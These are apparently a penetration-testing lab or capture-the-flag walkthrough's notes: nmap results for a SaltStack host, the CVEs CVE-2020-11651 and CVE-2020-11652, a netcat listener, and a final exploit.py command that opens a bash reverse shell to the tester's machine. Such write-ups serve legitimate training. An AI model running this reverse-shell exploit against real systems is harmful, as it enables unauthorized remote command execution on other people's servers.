TCP - open
port 80
Port 53
port 8000
port 4505
port 4506
TARGET
Nmap Scan
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 7.4 (protocol 2.0)
53/tcp   open  domain  syn-ack ttl 61 NLnet Labs NSD
80/tcp   open  http    syn-ack ttl 61 nginx 1.16.1
| http-methods:
|_  Supported Methods: HEAD
|_http-server-header: nginx/1.16.1
4505/tcp open  zmtp    syn-ack ttl 61 ZeroMQ ZMTP 2.0
4506/tcp open  zmtp    syn-ack ttl 61 ZeroMQ ZMTP 2.0
8000/tcp open  http    syn-ack ttl 61 nginx 1.16.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (application/json).
|_http-server-header: nginx/1.16.1
Port 22
http
rlwrap nc -nlvp 4505
CVE-2020-11651 CVE-2020-11652
basically unauthenticated command execution


exploitdb

python -m venv myenv
source ./myenv/bin/activate

python exploit.py --master 192.168.104.62 --exec 'sh -i >& /dev/tcp/192.168.45.221/4505 0>&1'